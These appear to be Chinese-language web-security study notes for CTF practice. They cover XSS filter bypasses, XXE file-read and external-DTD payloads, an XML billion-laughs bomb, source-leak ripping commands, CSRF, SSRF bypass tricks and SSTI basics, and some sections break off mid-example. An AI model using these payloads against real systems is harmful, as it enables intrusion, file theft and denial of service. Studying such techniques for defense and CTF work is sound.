双写绕过
src错误绕过
<img src=‘666’ onerror=alert()><”
src译码绕过
<iframe src=“data:text/html;base64,PHNjcmlwdD5hbGVydCgnMScpPC9zY3JpcHQ+”> <”
href,Unicode解码绕过
javascript:alert()
格式忽悠注释法
javascript:alert()/* http:// */
抓包改头
Referer: “ sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> j
cookie等等
XML实体注入
概念:
Xml外部实体注入漏洞(XML External Entity Injection)简称XXE,XXE漏洞发生在应用程序解析XML输入时,没有禁止外部实体的加载,导致可加载恶意外部文件,造成文件读取、命令执行、内网探测和攻击,发起dos攻击等危害
xml组成

其中文档类型定义(DTD)可以直接写也可以system外部引用写好的dtd文件
例:<!DOCTYPE book SYSTEM “book.dtd”>
DTD文件
定义:dtd文件是一种以 DTD(Document Type Definition,文档类型定义)格式存储的文件,它用于描述 XML 文档的合法结构.
dtd内容
元素(Element)的定义,包括它们可以包含哪些子元素,以及它们可以出现的次数。
属性(Attribute)的定义,包括属性的数据类型和取值范围。
实体(Entity)的定义,可以是内部的或外部的,用于引用外部资源或文本片段。
实体
实体(Entity)是一种用于定义字符串或数据块的标记,通常在DTD中使用
分为普通实体和参数实体:
普通实体:
定义时使用<!ENTITY entityName "value">,引用时使用&entityName;。用于直接替换文本内容,它们通常在XML文档中被引用,用于插入一些重复出现的文本或数据。
参数实体:
定义时使用<!ENTITY % entityName "value">,引用时使用%entityName;。主要用于DTD(文档类型定义)内部,它们可以被DTD的其他部分引用,用于定义DTD的结构。
注:
普通实体和参数实体都分为内部实体和外部实体两种,外部实体定义需要加上 SYSTEM关键字,其内容是URL所指向的外部文件实际的内容。如果不加SYSTEM关键字,则为内部实体,表示实体指代内容为字符串。)
<!DOCTYPE foo [
  // 开始DTD声明,定义文档类型为foo
  <!ELEMENT foo ANY >
  // 声明一个参数实体xxe,它引用了一个外部DTD文件
  <!ENTITY % xxe SYSTEM "http://xxx.xxx.xxx/evil.dtd" >
  // 使用上面定义的参数实体xxe
  %xxe;
]>
 <foo>&evil;</foo> 使用dtd定义好的东西(后门)
其中外部evil.dtd中evil的内容
<!ENTITY evil SYSTEM “file:///d:/1.txt” >
注:CDATA和PCDATA的区别,PCDATA是XML默认解析的类型,遇到什么<会当成开头等等,而声明CDATA以后里面的内容将被当成一般文本解析
XXE常用的几种攻击方式
读取文件
<!DOCTYPE test [<!ENTITY xxe SYSTEM “file:///flag”>]>
<sun><ctfshow>&xxe;</ctfshow></sun>
无回显


DOS攻击(Denial of service:拒绝服务)
几乎所有可以控制服务器资源利用的东西,都可用于制造DOS攻击。通过XML外部实体注入,攻击者可以发送任意的HTTP请求,因为解析器会解析文档中的所有实体,所以如果实体声明层层嵌套的话,在一定数量上可以对服务器器造成DoS。
例如常见的XML炸弹
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
XML解析器尝试解析该文件时,由于DTD的定义指数级展开(即递归引用),lol 实体具体还有 “lol” 字符串,然后一个 lol2 实体引用了 10 次 lol 实体,一个 lol3 实体引用了 10 次 lol2 实体,此时一个 lol3 实体就含有 10^2 个 “lol” 了,以此类推,lol9 实体含有 10^8 个 “lol” 字符串,最后再引用lol9。 所以这个1K不到的文件经过解析后会占用到3G的内存,可见有多恐怖,不过现代的服务器软硬件大多已经抵御了此类攻击。
防御XML炸弹的方法也很简单禁止DTD或者是限制每个实体的最大长度。
内网探测
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY>
<!ENTITY xxe SYSTEM "http://127.0.0.1:80">]>
<root>
信息收集
whois查询
查询域名的注册信息
站长工具,万网
子域名查询
layer,御剑,dirsearch
证书查询子域名:利用了SSL/TLS证书中的一个特性:某些类型的证书可以包含多个域名,即所谓的“多域名证书”或“通配符证书”https://crt.sh/
备案查询
天眼查,ICP备案,站长工具
敏感信息查询

指纹识别
cms(内容管理系统)基于框架建立起来的成熟建站系统
通过关键特征,识别出目标的CMS系统,服务器,开发语言,操作系统,CDN,WAF的类别版本等等
1.识别对象
1.CMS信息:比如Discuz,织梦,帝国CMS,PHPCMS,ECshop等
2.前端技术:比如HTML5,jquery,bootstrap,Vue,ace等
3.开发语言:PHP,Java,Ruby,C#,python等
4.Web服务器:Apache,Nginx,IIS,lighttpd等(在服务器上处理web信息的软件)
5.应用服务器:Tomcat,Jboss,Weblogic,Websphere等
6.操作系统信息:linux,win2k8,win7,kali,Centos等
7.CDN信息:是否使用CDN,如cloundflare,帝联,蓝讯,网宿,七牛云,阿里云
8.WAF信息:是否使用WAF,如D盾,云锁,宝塔,安全狗,360
工具wappalyzer,whatweb,whatruns
真实IP查询
多地区ping看看是不是CDN
国外访问 。 国内的 CDN 往往只对国内用户的访问加速,而国外的 CDN 就不 一定了。因 此,通过国外 在线代理网站
捕获,选项,混杂模式,不管是否以正确的方式发送到你网卡的数据包都要被抓
端口扫描
Nmap工具
功能:端口扫描(通过响应包状态,如果回应了说明端口开着),主机发现(循环ping看当下网段有哪个主机存活),服务识别(通过比对可能返回的banner标识信息查看,或者通过响应时间、数据包大小、数据包内容等等比对现有已知服务的数据库),系统识别(通过TTL以及多种方式推出),扫描结果导出
目录扫描
御剑后台扫描
dirsearch
信息泄露
robot
robot.txt是一个网站文件,用于告诉网络爬虫(也称为spiders、bots或crawlers)哪些网页可以被爬取,哪些不可以。会泄露不给访问的地方
phps
phps文件就是php的源代码文件,是 PHP 源代码的文本表示形式,如果不正确配置,可能会被用户访问,从而泄露源码。
它的MIME类型为:text/html, application/x-httpd-php-source, application/x-httpd-php3-source。
. PHP 源码泄露 (.phps 文件)
application/x-httpd-php 是一个MIME类型,它指示服务器上的文件应该由PHP解析器处理
目录遍历
给不合适的权力给用户遍历
开发者评论
F12忘记删的标记
公开信息泄露
公开的邮箱可以查到泄露的信息(例如地址),结合扫描工具有后台登录的话可以通过“忘记密码”等方式查到密码
探针泄露(tz.php)
PHP探针实际上是一种Web脚本程序,主要是用来探测虚拟空间、服务器的运行状况,而本质上是通过PHP语言实现探测PHP服务器敏感信息的脚本文件,通常用于探测网站目录、服务器操作系统、PHP版本、数据库版本、CPU、内存、组件支持等,基本能够很全面的了解服务器的各项信息,当开发者测试网站忘记把探针删掉以后,就会造成验证的信息泄露
.DS_Store泄露
.DS_Store 是 Mac OS 保存文件夹的自定义属性的隐藏文件。通过.DS_Store可以知道这个目录里面所有文件的清单
备份文件泄露
定义:
当开发人员在线上环境中对源代码进行了备份操作,并且将备份文件放在了 web 目录下,就会引起网站源码泄露。
vim泄露
Vim编辑器缓存泄露问题
Vim是一款在Linux系统中广泛使用的高级文本编辑器,类似于Vi。在使用Vim时,编辑器会留下缓存文件。如果Vim异常退出,这些缓存文件可能会留在服务器上,从而导致网站源代码泄露。
Vim缓存文件的产生
在Vim中,swp是swap(交换分区)的简写,用于在编辑文件时创建临时交换文件,以备份缓冲区中的内容。这类似于Windows系统中的虚拟内存功能。
第一次使用Vim打开文件:会生成一个以.swp为后缀的隐藏文件。
第二个窗口同时打开同一个文件:会生成第二个临时隐藏文件,以.swo为后缀。
第三个窗口同时打开同一个文件:会生成第三个临时隐藏文件,以.swp为后缀。
注:
在Unix和类Unix系统(如Linux)中,文件名前面的点(.)表示该文件是隐藏的。因此,在寻找隐藏文件时,需要在文件名前加上点(.)。
版本控制系统文件泄露
git svn cvs
都是用来托管,控制处理信息的系统
git和svn,cvs的区别
git分布式,其余都是集中式的
详解:
在于集中式的版本控制系统每次在写代码时都需要从服务器中拉取一份下来,并且如果服务器丢失了,那么所有的就都丢失了,你本机客户端仅保存当前的版本信息,换句话说,集中式就是把代码放在一个服务器上集中管理,你的所有回滚等操作都需要服务器的支持。
分布式的区别在于,每个人的电脑都是服务器,当你从主仓库拉取一份代码下来后,你的电脑就是服务器,无需担心主仓库被删或者找不到的情况,你可以自由在本地回滚,提交,当你想把自己的代码提交到主仓库时,只需要合并推送到主仓库就可以了,同时你可以把自己的代码新建一份仓库分享给其它人。
logs:保存所有更新的引用记录
svn:
wc.db 文件通常与 Subversion(SVN)版本控制系统相关,它是一个 SQLite 数据库文件,存储了 SVN 工作副本的元数据。
pristine文件(源代码文件副本)
/mnt/c/Users/Administrator/AppData/Local/Microsoft/WindowsApps/dvcs-ripper-master/工具使用
perl rip-svn.pl -u http://xxx/.svn
perl rip-hg.pl -u http://xxx/.hg
grep -a -r flag筛选
CSRF
CSRF (Cross-site request forgery,跨站请求伪造)也被称为One Click Attack或者Session Riding,通常缩写为CSRF或者XSRF,是一种对网站的恶意利用。伪装成受信任用户请求受信任的网站
**原理:**C用户访问A网站在A网站留下了cookie,然后C用户在不知情情况下访问站点B,站点B里面有针对A的攻击,巧用A之手
**检查漏洞的方式:
**抓取一个正常请求的数据包,去掉Referer字段后再重新提交,如果该提交还有效,那么基本上可以确定存在CSRF漏洞。
访问一个安全受限页面的请求必须来自于同一个网站。比如某银行的转账是通过用户访问http://bank.test/test?page=10&userID=1&money=10000 页面完成,用户必须先登录bank.test
而提交依然有效意味着服务器没有正确地检查Referer字段,或者没有采取其他CSRF防护措施
防御:
验证码
referer锁定
生成随机的token然后验证
登录,输入密码,给钱
攻击者:浏览器记住了他的账号密码,我直接让他给钱
服务器:我要进行token验证,嗯?你现在产生的token怎么和我现在生成的不一样,还是老版本的,你是贼
逻辑漏洞
| 漏洞类型 | 描述 |
|---|---|
| 密码修改漏洞 | 应用程序在密码修改功能上存在缺陷,例如不验证旧密码或新密码强度不足 |
| 越权访问 | 用户可以访问或修改其他用户的数据,包括水平越权(相同权限级别)和垂直越权(低权限访问高权限功能) |
| 密码找回漏洞 | 密码找回功能设计不当,攻击者可以重置其他用户的密码 |
| 交易支付金额篡改 | 在电子商务网站中,支付流程设计不严谨,攻击者可以篡改支付金额 |
| 竞争条件 | 多个请求同时处理时,系统可能出现意外行为 |
| 会话管理漏洞 | 会话管理不严格,攻击者可以窃取或篡改用户的会话cookie |
| 输入验证漏洞 | 应用程序不正确地验证用户输入,攻击者可以通过输入特殊字符或格式错误的数据来触发异常行为 |
| 功能滥用 | 应用程序的某些功能可能被设计用于特定目的,但未进行适当的访问控制,攻击者可以滥用这些功能 |
越权漏洞
一个账户即可控制全站用户数据。越权漏洞的成因主要是因为开发人员在对数据进行增、删、改、查询时对客户端请求的数据过分相信而遗漏了权限的判定。
1.水平越权 这种类型的越权就是越权其他用户,比如说你要查看一篇邮件,但是有越权漏洞,却可以查看其他人的邮件。水平越权导致任意用户敏感信息泄露或者用户信息被恶意修改。
2.垂直越权 这种类型的越权就是可以在不同身份之间越权,比如你是普通用户,但是可以越权到管理员,甚至超级管理员。管理员和超级管理员能使用的功能就多了。
3.上下文越权 上下文越权就是说在某个程序需要执行n个步骤,而你却可以跳过其中某个步骤,直接到最后的步骤。

SSRF漏洞

通关一台服务器发送请求给另一台服务器
加载资源的两种方式:
1.web服务器发送html给客户端,客户端根据html里的内容去victim服务器加载图片
2.webserver加载好了victim的图片再发给客户端
SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制
ip地址中0可以省略
进制绕过(都是字节流传输)
302跳转绕过
DNS重绑定攻击,ttl为0,对方记不住我真实ip(这里对方审核我的ip正确已经进去了),然后再请求问我的时候已经是我指向的127.0.0.1IP了
0.0.0.0特殊ip,被保留,可当作127.0.0.1
sudo.cc是别人搞的一个服务器指向127.0.0.1的
DoS攻击(Denial of Service):
拒绝服务攻击,使系统过于忙碌而不能执行有用的业务并且占尽关键系统资源。它是基于这样的思想:用数据包淹没本地系统,以打扰或严重阻止捆绑本地的服务响应外来合法的请求,甚至使本地系统崩溃。实现Dos攻击
常见的方式有:
TCP SYN泛洪(SYN Flood),ping泛洪(ping-Flood),UDP泛洪(UDP-Flood),分片炸弹(fragmentation bombs),缓冲区溢出(buffer overflow)和ICMP路由重定向炸弹(ICMP routeing redirect bomb)。
SSTI模板注入漏洞flask
模板引擎可以让(网站)程序实现界面与数据分离,业务代码与逻辑代码的分离,这大大提升了开发效率,良好的设计也使得代码重用变得更加容易,但是模板引擎也拓宽了我们的攻击面,注入到模板中的代码可能会引发RCE或者XSS。
**目的:**想办法获得object(最顶层的基类)的所有子类,因为子类中包含有可以执行命令或文件读取的方法,我们获得这些方法就可以对目标服务器进行攻击。
模板和框架在概念和应用上的区别就是。模板提供了一种快速生成重复代码的方式,而框架则提供了一套完整的解决方案来构建和管理整个应用程序。模板是菜谱,框架是整个厨房的情况。模板基本上是用来渲染前端文件的比如html内
<h1>Hello, !</h1>
template = Template(template_string) # 定义要渲染的数据
data = {‘name’: ‘World’}达到替换的效果
框架是很大的,比如thinkphp把前后端串起来

一键生成配置文件
一些魔术方法
__class__ 返回当前类
__base__ 返回它的父类
__subclasses__ () 返回子类(方法)
__mro__来一步到位看到类的所有父类
__mro__[3]表示看到父类的第三个
__int__是一个初始化方法
__globals__来返回当前类方法中的全局变量字典
__getitem**_** 允许对象使用索引来访问其元素,类似于列表或字典。

在python 里 [] 表示空列表,()表示空元组,{}表示空字典 对字典、列表、元祖的
取值均使用变量名 x[index or key] 的形式。